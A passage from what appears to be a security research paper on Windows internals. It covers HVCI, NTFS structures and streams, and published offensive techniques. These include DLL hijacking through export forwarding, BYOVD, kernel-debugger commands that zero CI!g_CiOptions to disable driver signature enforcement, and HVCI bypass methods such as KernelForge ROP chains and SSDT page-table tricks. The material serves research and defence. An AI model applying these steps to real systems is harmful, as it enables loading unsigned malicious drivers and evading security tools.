
Figure 14: Memory Access with EPT[9]

HVCI utilizes the virtualization features offered by VTL 1 to impose limitations on the execution of kernel code in VTL 0. HVCI utilizes SLAT/EPT technology to enforce a strict separation between executable and writable kernel memory. This is achieved by designating the EPT entries for kernel memory as either executable but not writable, or writable but not executable.

This configuration effectively mitigates several forms of attacks, including those aimed at injecting malicious code into memory regions and subsequently executing it. The EPT settings enforced by HVCI will block any effort to make executable pages readable, as the hypervisor does not permit such changes.

EPT, or Extended Page Tables, are crucial in this security architecture as they allow the hypervisor to establish precise access constraints on the physical memory that the VMs can access. The controls are implemented on memory pages according to the security policies specified by HVCI, thereby establishing an extra layer of memory protection that functions at a lower level than the operating system.


[9] 'Windows Internals, Part 2, 7th Edition [Book]'.

C. WINDOWS NTFS

The NTFS[10] (New Technology File System) is a file system developed by Microsoft and introduced with Windows NT. It includes several improvements over previous file systems, such as support for metadata, and the use of advanced data structures to improve performance, reliability, and disk space utilization. NTFS supports a variety of attributes that define file properties and data.

NTFS OVERVIEW

When a volume is formatted using the NTFS file system, it generates many system files, such as $MFT (Master File Table), $Bitmap, $LogFile, and others, to store metadata. These files store comprehensive data regarding all files and directories present on the NTFS drive.

The primary data about an NTFS drive is stored in the Partition Boot Sector, often known as the $Boot metadata file. This information begins at sector 0 and can potentially occupy up to 16 sectors. This document provides an overview of fundamental NTFS volume details including the precise location of the primary metadata file, $MFT.

NTFS ATTRIBUTES

The NTFS file system considers each file (or folder) as a compilation of file attributes, such as the file's name, security information, and contents. Each attribute is distinguished by an attribute type code and, optionally, an attribute name.

Resident attributes are those file properties that can be accommodated within the MFT file record. For example, the filename and timestamp are consistently present attributes within the MFT file record.

When the information of a file is too large to fit in the MFT file record, certain attributes of the file become nonresident. These attributes then occupy one or more clusters of disk space in a different location on the volume.

When the attributes exceed the capacity of a single MFT record, NTFS generates additional MFT records. The MFT record of the first file contains an Attribute List attribute that provides information about the whereabouts of all the attribute records.

ATTRIBUTE TYPE	DESCRIPTION
STANDARD INFORMATION	Includes information such as timestamp and link count.
ATTRIBUTE LIST	Lists the location of all attribute records that do not fit in the MFT record.
FILE NAME	A repeatable attribute for both long and short file names. The long name can be up to 255 Unicode characters, while the short name follows the 8.3 case-insensitive format. Additional file names or hard links required by POSIX can be included as additional file name attributes.
SECURITY DESCRIPTOR	Describes the file's owner and access permissions.

---

[10] 'NTFS.Com - Data Recovery Software, File Systems, Hard Disk Internals, Disk Utilities'.

DATA	Contains file data. NTFS allows multiple data attributes per file, typically including one unnamed data attribute and potentially one or more named data attributes, each using a particular syntax.
OBJECT ID	A volume-unique file identifier used by the distributed link tracking service. Not all files have object identifiers.
LOGGED UTILITY STREAM	Like a data stream, but operations are logged to the NTFS log file like NTFS metadata changes. This is used by EFS (Encrypting File System).
REPARSE POINT	Used for volume mount points and by Installable File System (IFS) filter drivers to mark certain files as special to the driver.
INDEX ROOT	Used to implement folders and other indexes.
INDEX ALLOCATION	Used to implement folders and other indexes.
BITMAP	Used to implement folders and other indexes.
VOLUME INFORMATION	Used only in the $Volume system file. Contains the volume version.
VOLUME NAME	Used only in the $Volume system file. Contains the volume label.

Table 1: NTFS File Types

NTFS attributes are metadata components that define the properties and data of files and directories. Some of the standard attributes include:

- **$STANDARD_INFORMATION**: Stores basic metadata such as creation, modification, and last access timestamps, as well as file flags like read-only, hidden, etc.

- **$ATTRIBUTE_LIST**: Contains a list of attributes that cannot be contained within a single MFT (Master File Table) record.

- **$FILE_NAME**: Stores the name of the file and a reference to its parent directory.

- **$DATA**: Contains the actual data or content of the file.

- **$INDEX_ROOT** and **$INDEX_ALLOCATION**: Used by directories to manage and index files.

NTFS SYSTEM FILES

NTFS has several system files, all of which are concealed from sight on the NTFS drive. A system file is a file that is utilized by the file system to hold its information and to execute the functions of the file system. The Format utility is responsible for placing system files on the volume.

SYSTEM FILE	FILE NAME	MFT RECORD	PURPOSE OF THE FILE
MASTER FILE TABLE	$Mft	0	Contains one base file record for each file and folder on an NTFS volume. If the allocation information for a file or folder is too large to fit within a single record, other file records are allocated as well.
MASTER FILE TABLE 2	$MftMirr	1	A duplicate image of the first four records of the MFT. This file guarantees access to the MFT in case of a single-sector failure.
LOG FILE	$LogFile	2	Contains a list of transaction steps used for NTFS recoverability. Log file size depends on the volume size and can be as large as 4 MB. It is used by

			Windows NT/2000 to restore consistency to NTFS after a system failure.
VOLUME	$Volume	3	Contains information about the volume, such as the volume label and the volume version.
ATTRIBUTE DEFINITIONS	$AttrDef	4	A table of attribute names, numbers, and descriptions.
ROOT FILE NAME INDEX	$	5	The root folder.
CLUSTER BITMAP	$Bitmap	6	A representation of the volume showing which clusters are in use.
BOOT SECTOR	$Boot	7	Includes the BPB used to mount the volume and additional bootstrap loader code used if the volume is bootable.
BAD CLUSTER FILE	$BadClus	8	Contains bad clusters for the volume.
SECURITY FILE	$Secure	9	Contains unique security descriptors for all files within a volume.
UPCASE TABLE	$Upcase	10	Converts lowercase characters to matching Unicode uppercase characters.
NTFS EXTENSION FILE	$Extend	11	Used for various optional extensions such as quotas, reparse point data, and object identifiers.
		12-15	Reserved for future use.
QUOTA MANAGEMENT FILE	$Quota	24	Contains user assigned quota limits on the volume space.
OBJECT ID FILE	$ObjId	25	Contains file object IDs.
REPARSE POINT FILE	$Reparse	26	This file contains information about files and folders on the volume include reparse point data.

Table 2: NTFS Systems Files

NTFS STREAMS

All files on an NTFS volume consist of at least one stream - the main stream, which is the standard, visible file where data is stored. The full name of a stream follows this format:

`<filename>:<stream name>:<stream type>`

Following MS documentation, the default data stream does not have a name. Thus, the fully qualified name for the default stream of a file named "sample.txt" is "sample.txt::$DATA", where "sample.txt" is the file name and "$DATA" is the stream type.

For directories, there is no default data stream, but there is a default directory stream. The stream type for directories is $INDEX_ALLOCATION. The default stream name for the $INDEX_ALLOCATION type (a directory stream) is $I30. This contrasts with the default stream name for a $DATA stream, which has an empty stream name. The following are equivalent:

```
Dir C:\Users
Dir C:\Users:$I30:$INDEX_ALLOCATION
Dir C:\Users::$INDEX_ALLOCATION
```

The stream types currently used are $DATA, $INDEX_ALLOCATION, and $BITMAP. The $DATA stream type is used for storing the actual file data. The $INDEX_ALLOCATION stream type is used for directories, managing the indexing of file names within the directory. The $BITMAP stream type is used to track the allocation status of clusters in the file system, helping to manage free and used space.

TFS conventionally uses names starting with '$' for internal metadata files and streams on those internal metadata files. There is no mechanism to prevent applications from using names of this form; therefore, it is recommended that names of this form not be used internally by an object store for a server environment, except when emulating NTFS metadata streams such as "\$Extend\$Quota:$Q:$INDEX_ALLOCATION" or "\$Extend\$Reparse:$R:$INDEX_ALLOCATION".

Stream names currently used by NTFS include:

STREAM NAME	EXAMPLE
$I30	<DIR>:$I30:$INDEX_ALLOCATION (Default dir stream's name)
$O	\$Extend\$ObjId:$O:$INDEX_ALLOCATION
$Q	\$Extend\$Quota:$Q:$INDEX_ALLOCATION
$R	\$Extend\$Reparse:$R:$INDEX_ALLOCATION
$J	\$Extend\$UsnJrnl:$J:$DATA
$MAX	\$Extend\$UsnJrnl:$MAX:$DATA
$SDH	\$Secure:$SDH:$INDEX_ALLOCATION
$SII	\$Secure:$SII:$INDEX_ALLOCATION

NTFS PERMISSIONS

Permissions in NTFS are managed through Access Control Lists (ACLs), which consist of one or more Access Control Entries (ACEs) that define user access permissions. NTFS uses flags within files and directories to control their behaviour and access. Common flags include archive, compressed, encrypted, and hidden.

An ACL is a collection of ACEs, each specifying user permissions for a particular file or directory. Each ACE consists of:

- **Type**: Defines the type of ACE (e.g., allow or deny).
- **Flags**: Control how permissions are inherited and propagated.
- **Access Mask**: Specifies the permissions granted or denied by the ACE.
- **SID (Security Identifier)**: Identifies the user or group to which the ACE applies.

NTFS REPARSE POINTS

Reparse points are NTFS objects that associate a reparse tag with a file or directory. They are used to extend functionality in the file system without requiring modifications to the NTFS driver itself. Reparse points can redirect file or directory accesses to other locations, both on local and network storage.

It is worth noting that NTFS defines a "reparse point" as a form of "preprocessing" that occurs before accessing a certain file or directory. Reparse points can redirect access to files that have been relocated to long-term storage, allowing applications to retrieve and immediately access them.

Each reparse point contains a reparse tag and data. The reparse tag identifies the type of reparse point and its behaviour. Common reparse tags include:

- **Symbolic Links**: Point to another file or directory in the file system.
- **Mount Points**: Link to other volumes without requiring a drive letter.
- **Junction Points**: Like symbolic links but restricted to local directories.

Junction points are a type of reparse point that redirect directory access to another directory which may be located on the same drive or on a different drive. To circumvent the limit of 26 drive letters that Windows imposes, volume junctions are used to redirect directories to a whole disk, whereas directory junctions are used to redirect directories to another directory file. Both instances involve the use of absolute paths to define the redirection target.

It is possible to use symbolic links since the release of Windows Vista. There is a possibility that the symbolic links will redirect to a file or directory with an absolute or relative path. When they are defined on a remote file system, they are managed on the local system. Directory junctions, on the other hand, are processed on the file server, which is important in situations where the destination is unavailable.

The use of junction points, which have been accessible since Windows 2000, did not become widespread until Windows Vista. This was because Windows Vista utilized them to divert access to legacy directories (such as Documents and Settings) to prevent older software from modifying the files that were accessed. This version of Windows Vista includes symbolic links in directories that had not been used before.

A Windows shortcut (.lnk file) is not the same as an NTFS symbolic link. Shortcuts are regular files with metadata and can be created on any filesystem, while symbolic links are integrated into the filesystem itself and are transparent to applications.

III. PREVIOUS RESEARCH

A. ADAPTIVE DLL HIJACKING: KOPPELING

EXECUTION SINKS

DLL hijacking is classified according to the source of execution: static sinks and dynamic sinks. Static sinks refer to the loading of DLLs during the initialization phase of a process. They significantly depend on the Import Address Table (IAT) and require all the required functions mentioned in the parent module's IAT to be available before control is transferred. On the other hand, dynamic sinks, which entail the loading of DLLs as needed via functions such as `LoadLibrary`, are less strict. They frequently do not necessitate specific methods and may not verify the DLL's export table until `GetProcAddress` is explicitly performed.

PROXYING AND EXPORT FORWARDING

Function proxying is essential in adaptive DLL hijacking to maintain operational stability in the host process. This process entails connecting the export table of a malicious DLL to that of a genuine DLL via export forwarding techniques. To escape detection, the malicious program redirects any calls to the genuine DLL's original routines, allowing it to integrate into the host application while preserving important features.

```
#pragma comment(linker,"/export:Export1=Original.Export1")
#pragma comment(linker,"/export:Export2=Original.Export2")
#pragma comment(linker,"/export:Export3=Original.Export3")
```

CHALLENGES IN DLL HIJACKING

One of the key difficulties in DLL hijacking is to maintain the stability of the host process and prevent it from displaying strange behavior that could raise suspicion among users or system administrators. Methods such as stack patching are used to alter the return address of a `LoadLibrary` function call, guaranteeing that the search for subsequent functions does not encounter the harmful DLL. In addition, runtime linking refers to the process of dynamically redirecting function pointers to the correct DLL once the malicious DLL acquires execution through DllMain.

Nick Landers developed a small POC about this technique[11].

STABILITY AND LOADER LOCK CONSIDERATIONS

The Windows loader utilizes a synchronization mechanism called loader lock to effectively prevent race situations that may occur during the loading of DLLs. Adaptive DLL hijacking is a technique used to prevent deadlocks or crashes. It achieves this by reducing interactions with the loader lock. This is done by either delaying important operations to different threads or using hooks to seize control after the loader has processed the DLL.

KOPPELING

Tools like Koppeling simplify and automate the process DLL hijacking by replicating export tables to redirect functionality to a genuine DLL. Koppeling works by tampering a target DLL Image Export Directory and replacing it with another forwarding all the functions to the legitimate DLL.

---

[11] Landers, 'Adaptive DLL Hijacking'.

Figure 15: DLL tampered with exported functions (source: cocomelonc[12])

The tool works by adding a section named "`.rdata2`", where it places a new Export directory with the forwarded exports. Then it proceeds to modify the PE Optional Headers to adjust the pointers to the new EAT.

Figure 16: New section added to the PE

---

[12] cocomelonc, 'DLL Hijacking with Exported Functions. Example'.

B. BRING YOUR OWN VULNERABLE DRIVER (BYOVD)

The Bring Your Own Vulnerable Driver (BYOVD) technique is a method used by attackers to exploit Windows systems by leveraging drivers that are inherently vulnerable or poorly secured. This approach capitalizes on the elevated privileges that drivers typically possess to manipulate the operating system at a low level, which can bypass security mechanisms that would normally protect critical system components.

In the BYOVD approach, attackers typically begin by identifying an existing driver with vulnerabilities or by crafting a malicious driver designed to target specific weaknesses in the system. The driver is then installed on the target system, which may involve deceiving a user into installing it, exploiting another system vulnerability for installation without consent, or utilizing social engineering techniques.

Once installed, the driver is used to execute arbitrary code with elevated privileges, bypassing the security mechanisms that guard less privileged operations. This can include running malicious payloads, altering system configurations, or disabling security software to evade detection. The goal varies but often involves stealing data, monitoring system activity, creating a persistent backdoor for future access, or spreading further malware within the network.

Common actions performed using the Bring Your Own Vulnerable Driver (BYOVD) technique include:

1. **Disabling Digital Signature Enforcement (DSE)**: This action allows the attacker to load custom or unsigned drivers that could otherwise not be executed due to Windows' security checks.

2. **Disabling Protected Process Light (PPL)**: By disabling PPL, attackers gain the capability to modify or interact with processes that have higher protection levels, such as security services, which may hold sensitive data (i.e, lsass.exe).

3. **Disabling Event Tracing for Windows (EtwTi)**: This step allows an attacker to evade detection as it prevents the system from logging security-relevant events that could provide telemetry to an EDR or human defenders.

4. **Loading Custom or Unsigned Drivers**: Once the above security mechanisms are disabled, attackers proceed to load malicious drivers, which can then execute arbitrary code with kernel privileges, leading to a full system compromise.

ADDRESSING DSE

DSE BYPASS VIA TIMESTAMP FORGING

Despite Microsoft's efforts, certain policy loopholes have been exploited by attackers. Notably, a significant loophole exists around the signing of kernel-mode drivers. Microsoft's policy, which was updated with Windows 10 version 1607, stipulates that new kernel-mode drivers must be signed via the Windows Hardware Developer Center Dashboard portal. However, exceptions were made for drivers:

- From systems upgraded from previous versions of Windows before version 1607.

- On systems where Secure Boot is disabled.

- That were signed with certificates issued before July 29, 2015, provided these certificates chain back to a supported cross-signed certificate authority.

These exceptions have been exploited using tools like HookSignTool[13] and FuckCertVerifyTimeValidity[14] to forge driver signatures, bypassing the need to submit them for validation to Microsoft. These tools manipulate the signing process to backdate signatures or to use expired certificates that are still technically valid, allowing malicious drivers to be installed on Windows systems without raising immediate alarms.

Later on, other tools were made available, like namaszo MagicSign and PIKACHUIM FakeSign.

DSE BYPASS VIA ARBITRARY MEMORY READ/WRITE

As we already mentioned, bypassing DSE typically involves exploiting a weakness in a genuine Extended Validation (EV) signed driver to manually map an unsigned, "driverless" driver, which then alters kernel memory to disable DSE. This is the major method for bypassing DSE. If you try to load an unsigned driver without first deactivating DSE, you will encounter an error, especially error 0xC0000428, which indicates that the image hash you are trying to load is illegal.

The usage of the following commands is the way that is officially recommended for disabling DSE for the purposes of testing:

```
bcdedit.exe /set TESTSIGNING ON
bcdedit.exe /set TESTSIGNING OFF
```

Beginning in March 2022, Microsoft has implemented a new feature in Windows Defender that is referred to as the vulnerable driver blocklist. This function inhibits the loading of drivers that have been assessed as being particularly dangerous. Additionally, Microsoft has a policy of aggressively revoking certificates that have been discovered to have been compromised, categorizing updates of this nature as "quality improvements," such as update KB5013942. The error code 0xC0000603, which stands for `STATUS_IMAGE_CERT_REVOKED`, will be displayed whenever an attempt is made to load a driver that has a certificate that has been revoked. This will cause public solutions that circumvent DSE to become progressively non-functional.

It is important to locate the virtual address of the `CI!g_CiOptions` in the kernel memory in order to circumvent the DSE. To determine whether unsigned drivers are allowed to load, this system variable is used. Putting this byte to zero will turn off the DSE command. The most basic method is to make use of a local kernel debugger, which offers the most recent symbols for the kernel and the modules that are associated with it, such as CI.dll.

Using a local kernel debugger, for instance, the instructions that would be used to locate and edit the `CI!g_CiOptions` would be as follows:

```
lkd>.symfix
lkd>.reload
lkd> db The CI!g_CiOptions L1
FFFFF8067D1393B8 0F
```

The output displays the current DSE value in hexadecimal and provides the virtual address of the `CI!g_CiOptions` that is located in kernel memory. To turn off the DSE:

```
kd> db CI!g_CiOptions
kd> ed CI!g_CiOptions 0 0
```

The first byte at that address is set to zero by these operations, which effectively disables DSE's functionality.

---

[13] Wang, 'Jemmy1228/HookSigntool'.

[14] hzqst, 'Hzqst/FuckCertVerifyTimeValidity'.

In the same way that an internal C++ DLL might, kernel drivers have direct access to the memory utilized by the kernel. The Blue Screen of Death (BSOD) is a potential occurrence if the address being updated is wrong.

Typically, an attacker aiming to bypass Windows' Digital Signature Enforcement (DSE) might exploit a signed driver that has arbitrary kernel memory read/write capabilities. The strategy involves using the vulnerable driver to access and modify specific system variables—namely `g_CiEnabled` or `g_CiOptions`—located within the kernel memory. The objective is to overwrite these variables with the value 0x0, effectively disabling DSE and allowing the loading of a malicious driver. Following the loading of the unauthorized driver, it is critical to promptly restore the original value of the DSE-related variable. This quick restoration is crucial because DSE is safeguarded by PatchGuard, which is designed to detect and respond to unauthorized modifications to kernel security settings. Although the process might seem straightforward, the challenge lies in accurately locating the `g_CiEnabled` or `g_CiOptions` variables, as they are not readily accessible or exported.

ADDRESSING VBS

Leveraging a vulnerable driver to temporarily disable Device Security Enforcement (DSE), Protected Process Light (PPL), or remove ETW providers can already be sufficient for offensive purposes, as it allows for the loading of a malicious driver with minimal detection.

However, the complexity of this approach on systems protected by VBS is wildly different from systems that are not protected by such technology. How feasible is it to bypass these enhanced security measures?

Both Adam Chester[15] and Omri Misgav[16] have addressed one of the fundamental changes introduced by VBS already back in 2022, where they discussed the implications of Kernel Data Protection (KDP) as a mitigation for the DSE bypass utilizing the well-known patch of the `g_CIOptions` global.

In a nutshell, VBS provides a hypervisor-protected environment running a secure kernel. It uses APIs like `MmProtectDriverSection` to protect memory regions from being modified by code running in Ring-0. This protection extends to kernel data structures and configuration variables like `g_CiOptions`.

CUSTOM CALLBACK OR CI.DLL PATCHING

However, attackers can still bypass VBS protections by patching the kernel directly. Instead of modifying the `g_CiOptions` global, the approach is to patch the functions, stored in CI.dll, like `CiCheckPolicyBits` and `CiValidateImageHeader`, that are responsible of checking driver signing, or directly the callback `nt!CiValidateImageHeader`.

This is done by locating the PTE related to the virtual address of `CiValidateImageHeader`, modifying the memory protection (write bit) of the PTE to make it writeable. Once the memory is writeable, it is possible to overwrite the target function with a simple return instruction (`xor rax, rax; ret`), allowing unsigned drivers to load by bypassing signature checks. The same strategy can be used in combination with a Vulnerable Driver.

PAGE SWAPPING

Even though writing to CI!CiOptions is no longer possible, its value can still be changed. The variable is accessed via a virtual address, with the translation to a physical address occurring each time. The translation result can be altered instead.

---

[15] 'g_CiOptions in a Virtualized World'.

[16] Misgav, 'The Swan Song for Driver Signature Enforcement Tampering'.

By swapping the physical pages from a KDP-protected page to one under control, complete control over the memory is regained. This involves changing the Page Frame Number (PFN) in the Page Table Entry (PTE), effectively altering the pointer to a different physical page.

The virtual address of the PTE for any given virtual address can be calculated, avoiding the need to traverse all the page tables each time. The page tables are in a region of virtual memory used by the Windows Kernel to manage paging structures, known as the "PTE Space". Starting with Windows 10 Redstone, the PTE Base is randomized by Kernel Address Space Layout Randomization (KASLR). Previous research[17] has demonstrated a reliable method to locate this base.

Executing this method requires kernel read and memory allocation primitives in addition to writing capabilities.

ADDRESSING HVCI

At this point, it is probably useful to clarify that VBS and HVCI are not the same. VBS provides a foundational security layer that uses hardware virtualization to create an isolated, secure region of memory, which can host various security services. In contrast, HVCI is a specific security feature that operates within the VBS framework.

There is sometimes confusion between the two as many sources mistakenly conflate these two technologies, leading defenders to assume they are interchangeable. While HVCI indeed operates under the VBS umbrella, it requires distinct configuration to be enabled. HVCI uses the virtualization capabilities provided by VBS to enforce strict code integrity policies, ensuring that only signed and verified code can execute in kernel mode, thus significantly enhancing the security posture against kernel-level threats.

In a nutshell, HVCI ensures:

- Pages marked as Read-Execute cannot be made writable.
- Pages marked as Read-Write cannot be executed, complicating memory patches.

Researchers (Cr4sh, VollRagm, Woravit) have already proposed several methodologies to execute unsigned code even when HVCI is enabled.

[POTENTIAL*] LEVERAGING LARGE PAGES

One possible bypass strategy involves the utilization of large pages in Windows, which are primarily meant to optimize memory allocation for large datasets by reducing page table entries and thus accelerating memory access times. Large pages can be managed to accommodate both the .text and .data sections of a driver in a single page. As page protection is applied on a page-basis, this implies that the large page would necessarily be both Writeable, to accommodate the .data section, and eXecutable, to accommodate the .text section.

The core of the technique involves modifying a Registry key related to the windows Memory Manager, which forces the kernel to load certain drivers into large pages during the system initialization phase using the `MiMapSystemImageWithLargePage` function. By altering the page properties, one can inject executable shellcode into the .data section of these drivers without the need for additional memory allocation.

To demonstrate the application of this method, VollRagm uses the beep.sys driver, traditionally responsible for simple hardware interactions, to execute custom shellcode, effectively bypassing DSE. Depending on how Large Pages are handled with HVCI enabled, this technique could offer a bypass strategy (*unconfirmed).

---

[17] Misgav, 'Turning (Page) Tables'.

LEVERAGING KERNEL ARBITRARY R/W TO HIJACK A USER-MODE THREAD

On HVCI-enabled targets, executing custom kernel code is no longer feasible, even with advanced local privilege escalation exploits that offer powerful arbitrary memory read/write capabilities. A data-only attack can be used to overwrite the process token, gain Local System privileges, and load any legitimate third-party WHQL-signed driver that provides access to I/O ports, physical memory, and MSR registers.

Another approach is to use an arbitrary Kernel Read/Write to hijack the execution context of a user-mode thread by overwriting its stack to execute a custom ROP chain. For this purpose, Cra4sh developed KernelForge[18].

Kernel Forge uses a straightforward approach without innovative exploitation techniques, offering a convenient library for third-party projects. Here's a step-by-step process:

1. **Create a New Event and Dummy Thread**: The dummy thread calls `WaitForSingleObject()` to enter a wait state. This results in a specific call stack structure.

2. **Locate _KTHREAD Structure**: The main thread uses `NtQuerySystemInformation()` with `SystemHandleInformation` to find the dummy thread's _KTHREAD structure address.

3. **Obtain Kernel Stack Information**: Use arbitrary memory read primitives to retrieve `StackBase` and `KernelStack` fields of the _KTHREAD structure.

4. **Identify Return Address**: Traverse the dummy thread's kernel stack to locate the return address from `nt!NtWaitForSingleObject()` back to the system calls dispatcher function, `nt!KiSystemServiceCopyEnd()`.

5. **Construct ROP Chain**: Create a ROP chain to call the desired kernel function with specified arguments, save its return value in user-mode memory, and terminate the dummy thread gracefully using `nt!ZwTerminateThread()`. Overwrite the previously located return address with the address of the first ROP gadget.

6. **Trigger ROP Chain Execution**: Set the event object to a signaled state, resuming the dummy thread and triggering the ROP chain execution.

This technique is reliable and straightforward, though it has some limitations:

- It cannot call `nt!KeStackAttachProcess()`.

- It only operates at passive IRQL level.

- It cannot register kernel mode callbacks (e.g., `nt!IoSetCompletionRoutine()`, `nt!PsSetCreateProcessNotifyRoutine()`).

The Kernel Forge achieves exactly this by using two main components:

1. A library implementing the core functionality required to call arbitrary kernel functions.

2. A library for delegating arbitrary memory read/write operations, which can be a local privilege escalation exploit or a wrapper around a third-party WHQL-signed driver. For this project, I use a variation of WinIo.sys that provides full physical memory access and works even with HVCI enabled.

It should be noted that, as the technique relies heavily on ROP, it won't work on systems protected by CET/kCET.

LEVERAGING KERNEL ARBITRARY R/W TO MANIPULATE THE SSDT

---

[18] Oleksiuk, 'Cr4sh/KernelForge'.

This method starts by designing a way to access physical memory from a user-mode process without using a vulnerable driver. It involves manipulating the Page Directory Page Table (PDPT) entries to map virtual addresses directly to physical addresses.

The process begins by identifying the PML4 (Page Map Level 4) address. This address can be found from the `DirectoryBase` value within the `nt!EPROCESS` object, which is a physical address pointer.

Next, entries in the PDPT are created to map virtual addresses to physical addresses, allowing access to up to 4GB of physical memory. The physical address is then converted to a virtual address using the `nt!MmGetVirtualForPhysical` function. Once the virtual address of the page table is obtained, entries in the Page Directory (PD), Page Table (PT), and PDPT are modified to map 1GB blocks of physical memory to the virtual address space.

This setup enables access to the entire guest physical memory without needing to switch to kernel mode. Manual page walking is used to access kernel memory or other process memory directly from the mapped memory. The mapped memory remains invisible in process viewers because the operating system is unaware of this mapping. However, this invisibility means the OS might replace the mapping if the process allocates more memory, posing a risk of memory collisions.

To call a kernel function, the System Service Descriptor Table (SSDT) entry for a specific system call (e.g., `NtCreateTransaction`) is modified to jump to another kernel function. The SSDT memory page, protected by Secure Kernel, requires remapping to writable memory pages to avoid detection by PatchGuard. This involves duplicating PDPT, PDP, and PT entries and using `VirtualLock` to prevent paging out.

Finally, to handle a process creation callback, woravit's approach involves reusing code from signed drivers like the Process Monitor driver (version 3.91), which lacks Control Flow Guard (CFG). This allows modifying Import Address Tables (IATs) and exception handlers. Process creation callback arguments are sent to a user-mode application via `FltSendMessage`. Exception handling in Windows x64 involves modifying `UNWIND_INFO` to manage exceptions and

forward arguments to user-mode applications. This requires understanding and manipulating structures like `C_SCOPE_TABLE` and `C_SCOPE_TABLE_ENTRY`.

To ensure kernel wait for user-mode processing, synchronization is achieved by modifying a mutex object to an event object. Functions like `KeReleaseMutex` are modified to continue exception searches until a handler ends the exception. The user-mode application receives messages using `FilterConnectCommunicationPort` and `FilterGetMessage`, handling kernel memory access via physical memory operations and signaling completion using `KeSetEvent`.

Note: This technique, based on patching a SSDT entry with page table manipulation does not work with Intel VT-rp[19].

---

[19] 'LSSEU20_kernel Integrity Enforcement with HLAT in a Virtual Machine_v3.Pdf'.

C. WINDOWS NTFS ISSUES

WIN32 TO NT

